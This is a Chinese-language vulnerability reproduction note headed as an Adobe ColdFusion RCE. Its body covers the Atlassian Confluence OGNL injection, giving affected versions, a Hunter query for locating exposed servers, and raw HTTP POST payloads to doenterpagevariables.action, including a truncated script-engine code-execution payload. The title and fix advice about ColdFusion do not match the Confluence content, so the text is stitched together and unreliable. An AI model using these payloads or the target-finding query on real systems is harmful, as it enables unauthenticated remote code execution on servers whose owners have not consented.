A2-7AdobeColdFusion-RCE


漏洞描述：

Atlassian Confluence是企业广泛使用的wiki系统，其部分版本中存在OGNL表达式注入漏洞。攻击者可以通过这个漏洞，无需任何用户的情况下在目标Confluence中执行任意代码。

影响版本：

- Atlassian Confluence Server/Data Center < 6.13.23
- Atlassian Confluence Server/Data Center < 7.4.11
- Atlassian Confluence Server/Data Center < 7.11.6
- Atlassian Confluence Server/Data Center < 7.12.5
- Atlassian Confluence Server/Data Center < 7.13.0

网站图片：


Confluence
登录
U用户名
P密码
□ R记住我的登录信息
登录
忘记密码
Čeština · Deutsch · Eesti · English (UK) · English (US) · Español · Français · Íslenska · Italiano · Magyar · Nederlands · Norsk · Polski · Português · Română · Slovenčina · Suomi · Svenska · Русский ·
日本語 · 中文 · 한국어
· 报告缺陷 · Atlassian 新闻

No username and password? Sign up here 还没有用户名和密码? 在这里新建.

基于 Atlassian Confluence 6.7.1 技术构建

网络测绘：

Hunter 语法：

- hunterapp.name="Confluence"

漏洞复现：

payload：

```
POST /pages/doenterpagevariables.action HTTP/1.1
Host: xx.xx.xx.xx
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

queryString=%5cu0027%2b%7b255*255%7d%2b%5cu0027
```

效果图:

```
POST /pages/doenterpagevariables.action HTTP/1.1
Host: xx.xx.xx.xx
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

queryString=%5cu0027%2b%7bClass.forName%28%5cu0027javax.script.ScriptEngineManager%5cu0027%29.newInstance%28%29.getEngineByName%28%5cu0027JavaScript%5cu0027%29.%5cu0065v
```

修复建议：

确保你的 ColdFusion 版本是最新的，并应用所有安全补丁。Adobe 经常发布安全补丁来修复已知漏洞。